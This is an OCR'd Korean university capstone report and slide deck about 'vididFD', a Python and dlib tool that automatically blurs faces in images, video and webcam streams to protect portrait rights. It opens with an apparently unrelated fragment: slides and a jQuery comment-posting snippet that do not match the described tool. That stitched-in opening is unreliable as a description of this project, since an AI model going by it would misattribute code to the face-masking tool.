
목차

1. 조원
2. 주제 선정
3. 구상도
4. 추진 경과
5. 개발 환경 및 개발 내용
6. 결론 및 기대 효과


개발 내용(8/11)




개발 내용(9/11)




개발 내용(10/11)





개발 내용(11/11)



```
function dataSend(){
    var idx = [[${id}]];
    var commentT={
        id : idx,
        comment: $("#comment").val()
    };

    $.ajax({
        url: "/dataSend",
        type : "POST",
        data : commentT,
        })
        .done(function (fragment){
            $("#commentlist").replaceWith(fragment);
        });
}
```

“vididFD”
AI 얼굴인식 이미지/동영상 비식별화 편집 툴

팀 명 : 현대한주
지도 교수 : 이병천 교수님
팀 장 : 최대호
팀 원 : 임주엽
최현주
정현수

2022. 10. 23

중부대학교 정보보호학과

목 차

5. 별첨

1. 서론

1.1 연구 배경

1인 미디어 시대라고 할 수 있는 요즘 BJ, 유튜버 등 크리에이터가 폭발적으로 증가하고 있다. 당사자의 허락 없는 촬영 및 인터넷 업로드는 초상권 침해 처벌로 이어질 수 있다.

[그림1. 초상권 침해관련 피해 신고]

이렇듯 매년 초상권 침해 관련 피해 신고 건수는 점점 증가하고 있다. 초상권 침해의 기준에 해당하는 사건의 경우 기본적으로 민사상 손해배상청구가 가능하며, 명예훼손죄 성립 가능성도 있다. 이렇게 되면 형사 처분을 받게 되는 것인데 5년까지의 징역 또는 10년까지의 자격정지, 1천만 원까지의 벌금형에 처해질 수 있는 중범죄이다.

1.2 연구 필요성

초상권 침해 관련한 사고가 사회적으로 계속 문제 제기되지만 이를 방지할 수 있는 대표적이라고 지칭할 수 있는 플랫폼이 아직 나오지 않았다. 초상권 관련 사고와 문제를 해결 가능한 얼굴 마스킹 서비스 시장 규모가 비례하지 않다는 점에서 연구의 필요성을 느끼고 접근하게 됐다.

1.3 연구 목적 및 주제 선정

이번 연구는 타인의 얼굴을 마스킹 하기 위해 필요한 영상 편집 기술과 단순 반복 노동을 AI로 대체하는 것에 중점을 두었다. 앱 이용자가 허가받지 않은 타인의 모습을 보호하는 과정이 번거롭지 않다는 것을 느끼게 함으로써 사용률을 늘리고 초상권 관련한 권리 침해 사고를 줄이는 것이 연구의 목적이다.

2. 관련 연구

2.1 Python

파이썬은 웹 애플리케이션, 소프트웨어 개발, 데이터 과학, 기계 학습(ML)에 널리 사용되는 프로그래밍 언어로, 플랫폼에 독립적이며 인터프리터식, 객체지향적, 동적 타이핑 대화형 언어이다. 모든 유형의 시스템과 원활하게 통합되며, 개발 속도를 증가시킨다. 또한 공동 작업과 유지 보수가 매우 쉽고 편해 이미 다른 언어로 작성된 프로그램과 모듈이 파이썬으로 재구성되고 있다. 국내에서도 사용자 층이 넓어지고 있으며 파이썬을 사용해 프로그램을 개발하는 업체들이 많이 나타나는 추세이다.

2.2 OpenCV

Open CV(Open Source Computer Vision)는 실시간 이미지 프로세싱에 중점을 둔 라이브러리이다. 계산 효율성과 실시간 응용 프로그램에 중점을 두고 설계되었기 때문에 간단하게 OpenCV에서 제공되는 API를 사용하여 코딩하여도 실시간 프로세싱이 가능한 애플리케이션을 만들 수 있다. 때문에 최적화나 알고리즘을 생각하지 않아도 품질 좋은 사용 프로그램을 만들 수 있다. 영상 처리 관련한 여러 가지 API와 툴을 제공하고 있어 편리하게 사용 가능하다.

2.3 Dlib

프로그래밍 언어 C++로 작성된 범용 크로스 플랫폼 소프트웨어 라이브러리다. Python 패키지로도 설치해 사용할 수 있다. 특히 HOG(Histogram of Oriented Gradients) 특성을 사용하여 얼굴 검출하는 기능이 많이 사용된다. 또한 가장 먼저 독립 소프트웨어 구성 요소 집합이다

2.4 Anaconda

패키지 관리와 디플로이를 단순케 할 목적으로 과학 계산을 위한 파이썬과 R 프로그래밍 언어의 자유-오픈 소스 배포판이다. 실제로 conda, Python 및 150 개가 넘는 과학 패키지와 그 종속성과 함께 제공되는 소프트웨어 배포이다. 파이썬 가상 환경을 구축하는데도 유용하게 사용할 수 있다. 내부에 conda라는 환경/패키지 관리자가 존재하며 이 conda를 통해 패키지를 설치하거나 가상 환경을 관리할 수 있다.

2.5 Matplotlib

Python 프로그래밍 언어 및 수학적 확장 NumPy 라이브러리를 활용한 플로팅 라이브러리이다. Tkinter, wxPython, Qt 또는 GTK 와 같은 범용 GUI 툴킷을 사용하여 애플리케이션에 플롯을 포함하기 위한 객체 지향 API를 제공한다

2.6 Numpy

행렬이나 일반적으로 대규모 다차원 배열을 쉽게 처리할 수 있도록 지원하는 파이썬의 라이브러리이다. NumPy는 데이터 구조 외에도 수치 계산을 위해 효율적으로 구현된 기능을 제공한다. 차원의 행렬 자료구조인 ndarray를 지원하여 벡터와 행렬을 사용하는 선형대수 계산에 주로 사용된다. NumPy의 행렬 연산은 C로 구현된 내부 반복문을 사용하기 때문에 Python 반복문에 비해 속도가 빠르다. 행렬 인덱싱(array indexing)을 사용한 질의(Query)기능을 이용하여 짧고 간단한 코드로 복잡한 수식을 계산할 수 있다.

2.7 Python Imaging Library


파이썬 인터프리터에 다양한 이미지 파일 형식을 지원하고 강력한 이미지 처리와 그래픽 기능을 제공하는 자유-오픈 소스 소프트웨어 라이브러리이다. 줄여서 PIL이라고 부른다. 2009년 9월에 릴리즈 되었으며 파이썬 1.5-2.7을 지원한다. 지원되는 파일 형식 중에는 PPM, PNG, JPEG, GIF, TIFF, BMP 등의 이미지 형식을 지원하고 있고 지원하지 않는 파일 형식은 라이브러리를 확장해서 새로운 파일 디코더를 만드는 것이 가능하다.

2.8 Tcl/Tk

티씨엘(Tool Command Language)은 스크립트 언어로써 존 오스터하우트가 만들었다. 처음에 같이 일하던 프로그래머들이 응용 프로그램에 포함시키기 위한 (조악한) 언어를 직접 만들며 좌절하는 모습을 보고 만들었다. 보통 빠른 프로토타이핑, 스크립트 프로그램, GUI 및 테스팅에 많이 사용된다. 임베디드 플랫폼에서도 광범위하게 사용되며 Tcl 언어 전체 또는 그 작은 일부분만 떼어낸 버전을 이용하기도 한다. 또한 CGI와 IRC 봇을 만드는 데에도 사용되고 있다. Tcl과 Tk GUI 툴킷을 묶어서 Tcl/Tk라고 자주 부른다.

3. 본론

3.1 시스템 구성



[그림 3-1. 사용자, 프로그램 시스템설계]

[vididFD]는 Window환경에서 실행 가능한 Python 기반의 AI 얼굴인식 이미지/동영상 자동 비식별화 편집 툴 이다. (Mac 환경에서 실행 가능한지는 확인 필요)

① 사용자는 이미지/동영상 파일에 출력되는 여러 타인의 얼굴을 마스킹 처리하기 위해 프로그램실행 후 이미지/동영상 파일을 프로그램에 불러온다.


② 사람 얼굴의 특징점들을 인식하도록 학습된 AI 패키지가 읽어드린 이미지/동영상에서 얼굴 특징점을 검출한다.

③ 프로그램은 검출된 특징점들을 랜드마크화 하여 랜드마크들의 좌표값을 기반으로 이미지/동영상에서 얼굴영역을 설정한다. 설정된 얼굴 영역 안의 해상도를 조절하여 비식별화(마스킹) 작업을 수행한다. 동영상 파일의 경우 프레임 단위로 상기한 작업을 수행하게 된다.

④ 얼굴 특징점의 경우, 지문처럼 사람마다 다르기 때문에 이를 이용하여 이용자의 얼굴 이미지를 업로드 하여 특징점들을 저장하면 그것을 기반으로 비식별화 처리 작업에서 이용자와 피이용자를 구분하여 비식별화 처리에서 제외할 수 있다.


⑤ 비식별화 처리된 이미지/동영상파일을 이용자 PC에 저장한다.

3.2 프로그램 구성 및 기능별 데모




[그림 3-2. 메인 UI]

① 프로그램 실행시 출력되는 메인 UI




[그림 3-2-1. 이미지 비식별화]

② 이미지 비식별화 : 클릭 시 파일 선택창 출력, 이미지 파일(png, jpg) 업로드 → 업로드된 이미지에서 검출되는 얼굴정보를 인식하여 비식별화 처리 후 결과물을 화면에 출력 → 비식별화된 이미지를 이용자의 PC에 자동 저장



[그림 3-2-2. 동영상 비식별화]

③ 동영상 비식별화 : 클릭 시 파일 선택창 출력, 동영상(mp4, avi) 파일 업로드 → 업로드된 동영상에서 검출되는 얼굴정보를 인식하여 비식별화 처리 → 인코딩 진행상황을 미리보기형식으로 화면에 출력 → 비식별화된 동영상을 이용자의 PC에 자동 저장



[그림 3-2-3. 웹 캠 비식별화]

④ 웹 캠 비식별화 : 클릭 시 pc와 연결된 웹 캠을 이용하여 실시간으로 얼굴정보를 인식하여 비식별화된 영상을 출력. 버튼 입력 시 영상 녹화 및 녹화 종료가 가능하며 녹화를 종료하거나 웹 캠 비식별화를 종료할 경우 녹화된 비식별화 영상을 이용자의 PC에 저장한다. PC에 웹 캠이 연결되어 있지 않은 경우 실행되지 않는다.

[그림 3-2-4. 유저이미지 등록]

[그림 3-2-5. 유저이미지 등록+동영상 비식별화]

⑤ 유저이미지 등록 : [③ 동영상 비식별화] 실행 전 영상에 등장하는 특정 인물을 비식별화 처리에서 제외하고 싶을 경우 사용.
클릭 시 파일 선택창 출력, 비식별화 처리에서 제외하고 싶은 사람의 얼굴 이미지를 크롭

하여 업로드 → 이후, [③ 동영상 비식별화] 실행 시 등록된 얼굴 정보를 가진 인물은 비식별화 처리에서 제외된다.

⑥ 유저 이미지 삭제 : 클릭 시 [⑤ 유저이미지 등록] 에서 등록된 얼굴 정보를 초기화한다.

⑦ userimg : [⑤ 유저이미지 등록] 에서 업로드된 이미지를 200x200 비율로 출력한다. [⑥ 유저 이미지 삭제] 버튼 클릭 시 초기화된다.

4. 결론

4.1 결론 및 기대효과

이미지/동영상에 모자이크 마스킹 등 비식별화를 적용하기 위해서는 편집 기술자에게 의뢰하거나 직접 적용하더라도 필요에 따라 별도의 유료 미디어 편집도구 및 편집기술을 요구하는 등 비효율적인 처리 과정이 동반된다. 이러한 기존의 처리 과정들을 AI 얼굴인식 비식별화 편집 툴을 이용하여 간단한 조작만으로 상술한 별도의 편집 툴 및 편집기술 없이 쉽게 비식별화가 적용된 이미지/동영상을 생성할 수 있으며 인건비, 작업시간을 크게 단축시키는 효과를 가져올 수 있을 것 으로 예상된다

4.2 향후 과제

향후 과제로는 부족한 접근성과 사업성 확보에 주력하기 위해 프로그램 형식의 기존 프로젝트에서 더 나아가 AI 얼굴인식 이미지/동영상 편집기능을 웹 서비스 형태로 제공 할 수 있도록 구현할 계획이다.

5. 별첨


5.1 소스코드

https://github.com/crazyjump01/heroku-up

5.2 앱 다운로드 주소


https://drive.google.com/file/d/1j9NTdLOrrYCIiS0gF4rCzzyoC71b7T3_/view?usp=sharing

5.3 발표 자료


" vididFD "
AI 얼굴인식 이미지/동영상 자동 비식별화
편집 툴
#정보보호학과 캡스톤 디자인
현대한주


Contents
1 조원 소개
2 추진 일정
3 주제 소개
4 프로젝트 구성 및 관련기술
5 구현 모델
6 기대 효과

조원 소개



임 주 엽
정 현 수
최 대 호
최 현 주

-

-

-

추진 일정


3月
프로젝트 계획 회의
자료 수집
개발 환경 구축
프로그램 개발
1차 프로젝트 발표
4-7月
8月
프로젝트 목표 회의
프로젝트 보완
프로젝트 시연
프로젝트 보완
최종 프로젝트 마감
9-10月

주제 소개

[주제 선정 이유]

문제점? BJ 유튜버 등 1인 크리에이터가 폭발적으로 증가하고 하고 있는 가운데, 이들이 촬영하는 영상 속 타인의 얼굴을 동의 없이 공개하는 행위 ➡ **초상권 침해**에 해당

타인의 얼굴을 마스킹 하기 위해 필요한

영상 편집 기술과 **단순 반복 노동**을 **AI**로 **대체**

주제 소개

" AI 얼굴인식 비식별화 영상 편집 툴 [vididFD] "

프로그램실행 후 이미지/동영상 파일을 프로그램에 불러온다.


사람 얼굴의 특징점들을 인식하도록 학습된 AI 패키지가 읽어드린 이미지/동영상에서 얼굴 특징점을 검출한다.

비식별화 처리된 이미지/동영상파일을 이용자 PC에 저장한다.

비슷한 적용 사례) Google Map  Kakao Map  'Street View'

프로젝트구성 _ 전체 구상도

프로젝트구성 _ 개발환경



프로젝트구성_개발환경

이미지 / 영상 처리 프로세스 라이브러리



#관련기술


/ Face recognition

Python 에서 제공하는 Face_recognition 라이브러리는
딥러닝 기반으로 제작된 Dlib 의 최첨단 얼굴 인식 기능을 사용하여 구축된 모델로 99.38%의 정확도를 가진다.

Dlib 에서 얼굴 인식 알고리즘은 Face Tracking과 68개의 특징 점 추출 기능을 가진다.


#관련기술

dlib / Face recognition

#구현 모델_(앱)

